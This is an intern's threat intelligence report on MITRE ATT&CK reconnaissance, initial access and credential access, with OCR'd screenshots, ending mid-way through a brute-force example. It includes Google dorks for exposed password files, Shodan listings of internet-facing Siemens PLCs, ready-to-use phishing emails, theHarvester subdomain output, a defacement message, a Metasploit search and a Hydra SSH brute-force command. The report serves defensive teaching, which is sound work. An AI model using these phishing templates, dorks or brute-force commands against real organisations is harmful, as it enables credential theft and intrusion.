Threat Intelligence Report

Selected MITRE ATT&CK Tactics

For: Digisuraksha Parhari Foundation
as a part of assignment

From: Vishwas S Adhikari
Intern ID : 135

Date: August 7, 2025

Enhancing Cybersecurity Resilience Through Actionable Intelligence

Threat Intelligence Report on Selected MITRE ATT&CK® Tactics

Table of Contents

1. Executive Summary

This report analyzes four critical MITRE ATT&CK® tactics—Reconnaissance, Initial Access, Credential Access, and Defense Evasion—frequently employed in modern cyberattacks. It details adversary techniques, tools, and procedures (TTPs), supported by hypothetical Proof of Concept (POC) scenarios to illustrate attack execution without live testing. Each section includes tailored detection and mitigation strategies to bolster the organization's cybersecurity resilience, enabling proactive defense against these prevalent threats.

2. Tactic: Reconnaissance (TA0043)

2.1. Tactic Description

Reconnaissance involves adversaries collecting information to plan attacks, targeting details about the organization's infrastructure, employees, and systems to identify vulnerabilities.

2.2. Selected Techniques


2.2.1. Search Open Websites/Domains (T1593)

Description: Adversaries gather publicly available data from websites, domains, or social media, such as employee details or technology stacks.
Real-world Examples: APT groups often use OSINT to initiate campaigns.
Hypothetical POC:

- **Google Dorking:** Google Dorking is a technique where attackers use specific Google search queries to find sensitive or hidden information about a target, such as exposed documents, login pages, or vulnerable systems, that are publicly available on websites but not easily found through normal browsing.
- **Shodan:** Searching the organization's IP range may uncover open ports or misconfigured devices.
- **WHOIS Lookup:** A query may reveal registration details, aiding social engineering.

Proof of Concept

1. **Google dorking 🡪**Google Dorking is a way to use Google's search engine smarter — by using special search operators like filetype:, inurl:, and intitle: to find things that regular searches wouldn't normally show.| **intitle:"index of" passwords** → Searching open folders containing password files.



Google
intitle:"index of" passwords site:*.gov.uk
Semua Gambar Video Shopping Video singkat Berita Buku Lainnya

[redacted] ... · Terjemahkan halaman ini

Index of /wp-includes

Index of /wp-includes ; [PARENTDIR], Parent Directory ; [DIR], ID3/, 2024-04-11 00:55 ; [DIR], IXR/, 2017-01-26 22:16 ...

[redacted]

Index of /wp-includes/rest-api/endpoints

Index of /wp-includes/rest-api/endpoints ; [PARENTDIR], Parent Directory ; [ ], class-wp-rest-application-**passwords**-controller.php, 2022-11-30 12:16 ; [ ], class- ...

[redacted] PDF

Index of model standing orders

All paper records shall be secured and locked and electronic records shall be **password** protected and encrypted. g. In accordance with standing order 12 the ...


[redacted] PDF

of standing orders

k Access and means of access by keys and/or computer **passwords** to records of employment referred to in standing orders 23(g) and (h) above shall be held ...

41 halaman

2.Shodan discoveries POC →



https://www.shodan.io/search?query=Siemens+S7
Shodan Maps Images Monitor Developer More...
SHODAN Explore Downloads Pricing
Siemens S7
Account
View Report Download Results Historical Trend Browse Images View on Map
cloud
Banner

TOTAL RESULTS

507

TOP COUNTRIES

United States	238
Germany	42
India	31
Canada	21
Japan	19
More...	

TOP PORTS

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

185.14.187.205

Digital Ocean, Inc.

Netherlands, Amsterdam

2022-09-01T10:47:45.031962

```
Snmp:
  Versions:
    1
    3
  Engineid Format: octets
  Engineid Data: 80004fb8057562756e74752d732d32766370752d34275d9680
  Enterprise: 20408
  Engine Boots: 2
  Engine Time: 10:41:32
  Uptime: 0
  Description: Siemens, SIMATIC, S7-300
  Service: 72
  Objectid: 0.0
```

143.110.186.141

DigitalOcean, LLC

India, Doddaballapura

2022-09-01T10:17:17.522780

```
Snmp:
  Versions:
    1
    3
```

2.2.2. Phishing for Information (T1598)

Description: Adversaries use phishing emails to extract sensitive information, such as roles or software usage, from employees.
Real-world Examples: The 2020 Twitter spearphishing campaign compromised employee accounts to access internal systems.
Hypothetical POC:
An attacker sends an email posing as HR, requesting employees complete a “benefits survey” via a malicious form that collects job roles, department details, and software usage for future targeted attacks.

2.3. Tools Used


- **Google:** Advanced searches via Google Dorks.
- **Shodan:** Identifies internet-facing devices.
- **theHarvester:** Collects emails, subdomains, and employee data.
- **Maltego:** Maps relationships between OSINT data points.

2.4. Detection and Mitigation

- **Minimize Public Information:** Audit and limit sensitive data on websites and social media.
- **Employee Training:** Educate staff to identify phishing attempts.
- **WHOIS Privacy:** Use privacy services to mask domain registration details.
- **Network Monitoring:** Detect unusual query patterns targeting public infrastructure.

Proof of concept → Email templates that can be used by hackers to target employees to click and initiate actions

1. Email templates →



Microsoft account

Security alert

We think that someone else has accessed the Microsoft account john[.]doe@mybusiness[.]com. When this happens, we require you to verify your identity with a security challenge and then change your password the next time you sign in.

If someone else has access to your account, they have your password and might be trying to access your personal information or send junk email.


If you haven't already recovered your account, we can help you do it now.

Recover account

Learn how to make your account more secure.

Thanks,
The Microsoft account team

2. Maltago tool POC



Filter email addresses


Filter out the silly catchall email addresses.

Email addresses	Type
☑ rwanner@isc.sans.org	Email Address
☑ msantand@isc.sans.org	Email Address
☑ over@isc.sans.org	Email Address
☑ dsmith@isc.sans.org	Email Address
☑ cyber-defense@sans.or	Email Address
☑ up@sans.org	Email Address
☑ securityawareness@sar	Email Address
☑ jullrich@sans.org	Email Address
☑ ssandelius@sans.org	Email Address

☑ Remove unselected entities from graph   Proceed with


```
th 0 entities.
gine] returned with 10 entities.
gine] done
th 0 entities.
th 0 entities.
th 0 entities.
```

3. Harvester POC →



```
[*] Hosts found: 387
---------------------
194www.hackaday.com
19cgps.hackaday.com
a.hackaday.com
activities.hackaday.com:192.0.66.96
admin.hackaday.com
adobe-dns.hackaday.com:192.0.66.96
aibo.hackaday.com:192.0.66.96
aibo.hackaday.com
answers.hackaday.com
answers.hackaday.com:192.0.66.96
api.hackaday.com
app.hackaday.com
asd.hackaday.com
autoconfig.hackaday.com
autodiscover.hackaday.com
awww.hackaday.com:192.0.66.96
b.hackaday.com
bbs.hackaday.com
beta.hackaday.com
blog.hackaday.com:192.0.66.96
blog.hackaday.com
blogs.hackaday.com:192.0.66.96
broker.wip3.hackaday.com:192.0.66.96
browseusers.hackaday.com:192.0.66.96
builder.hackaday.com
bz2.hackaday.com:192.0.66.96
c.hackaday.com
c13-b2b-publish-lb.hackaday.com:192.0.66.96
careers.hackaday.com
cdn.hackaday.com:23.37.37.247
cdn.hackaday.com
cellphones.hackaday.com:192.0.66.96
cellphones.hackaday.com
citrix.hackaday.com
classifieds.hackaday.com
classifieds.hackaday.com:192.0.66.96
cloud.hackaday.com
```

387 subdomains found!



```
[*] Searching Trello.

[*] IPs found: 92
-------------------
5.189.129.139
13.250.122.212
23.7.245.26
23.7.245.59
23.205.119.24
23.218.156.58
23.218.156.90
23.227.38.69
23.227.38.70
23.227.38.71
34.102.136.180
37.97.254.27
50.116.63.134
52.0.217.44
52.218.138.2
52.218.237.18
63.80.4.73
63.216.54.161
63.236.252.123
63.236.253.112
63.238.216.11
63.239.232.97
66.155.9.244
66.155.11.244
66.171.224.91
67.131.104.105
67.132.183.8
67.132.183.58
67.220.142.136
72.233.104.123
72.233.127.217
72.246.55.26
74.6.136.150
74.200.247.59
```

92 IP found!

3. Tactic: Initial Access (TA0001)

3.1. Tactic Description


Initial Access involves techniques to gain an initial foothold in a network, transitioning from reconnaissance to active engagement.

3.2. Selected Techniques

3.2.1. Spearphishing Attachment (T1566.001)

Description: Attackers send emails with malicious attachments (e.g., weaponized Office documents) that execute code when opened.
Real-world Examples: TrickBot malware spreads via phishing emails with malicious macros in Word/Excel files, often disguised as invoices.

Hypothetical POC:



Subject: 🚨 Action Required: Update Your Account to Avoid Lockout

From: IT Support support@futurehealth3000-support.com To: Smith, Bob <[bob.smith@futurehealth3000.com]>

Body: Dear Bob,

As part of our ongoing security upgrades, all employees are required to verify their account credentials. Failure to complete this verification by January 26, 2025, will result in a temporary lockout of your account.

To avoid any disruption, please follow the secure link below to confirm your account:

👉 Verify My Account

This verification process takes less than two minutes. If you experience any issues, contact the IT Support team immediately.

Note: This is a mandatory process under company policy MS-SC-2023.


Thank you for your prompt attention to this matter.

Sincerely, The IT Support Team FutureHealth3000

3.2.2. Exploit Public-Facing Application (T1190)

Description: Adversaries exploit vulnerabilities in web servers or VPNs to gain network access.
Real-world Examples: The 2021 Hafnium campaign exploited Microsoft Exchange Server zero-days (ProxyLogon).

Hypothetical POC:
An attacker identifies a vulnerable CMS version on the organization's website, uses a public exploit to upload a web shell, and executes commands remotely via a browser.



Remote code execution (RCE)

Malicious hacker

Malicious hacker sends an RCE payload as part of a regular HTTP request

Attached payload:
RCE with a reverse shell

RCE

HTTP/S
Regular HTTP request

Web application front end | Web server

Application code

Application executes the malicious payload as part of its regular code

Malicious code


Server controlled by the attacker

The attacker can now run arbitrary shell commands that are executed on the web server

Regular HTTP connection to port 80

The reverse shell establishes a connection to a server controlled by the attacker

The executed code runs a reverse shell on the web server



[Hacked by Ven0m0s M0f0]

HEllO AdMin ! PleasE PatcH Your WebsitE

Contact me : www.facebook.com/venomous.mofo


YOU HAVE BEEN HACKED !

Greets : Special Greets to : Venomous Mofo , IndiWarriours , D3VIL S3C. , TEAM DANGER HACKERS , ANONGHOST , ALL INDI

AND FOR HACKERS : PLEASE DONT FUCK INTO INDIAN SERVER ! FUCK AS ONCE WE WILL FUCK YOU THRICE !! LIVE FOR INDIA OR LEAVE INDIA !! :D

#[Ven0m0us M0f0] Loging out.

Metasploit



```
msf6 > search shellshock

Matching Modules
================

   #   Name                                             Disclosure Date  Rank       Check  Description
   -   ----                                             ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env   2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec            2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env               2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment               2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec           2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec               2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root      2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec         2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec            2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                    2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec

msf6 > 
```

3.3. Tools Used

- **Metasploit Framework:** Exploits vulnerabilities with a vast exploit database.
- **Burp Suite:** Scans and tests web applications.
- **Nmap:** Identifies open ports and services.

3.4. Detection and Mitigation

- **Email Security Gateway:** Scan attachments and links for malicious content.
- **User Training:** Educate users to avoid unsolicited emails and macros.
- **Patch Management:** Regularly update public-facing applications.
- **Web Application Firewall (WAF):** Block common exploits.
- **IDS/IPS:** Monitor for known attack signatures.

4. Tactic: Credential Access (TA0006)

4.1. Tactic Description


Credential Access focuses on stealing account credentials to access systems, escalate privileges, or move laterally.

4.2. Selected Techniques

4.2.1. Brute Force (T1110)

Description: Adversaries guess passwords using common lists (password spraying) or exhaustive attempts.
Real-world Examples: SamSam ransomware used brute-force attacks on RDP.


Hypothetical POC:
An attacker targets an exposed SSH interface, using Hydra to guess passwords:



```
root@kali:~# hydra -l root -P 'passlist.txt' 192.168.179.145 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

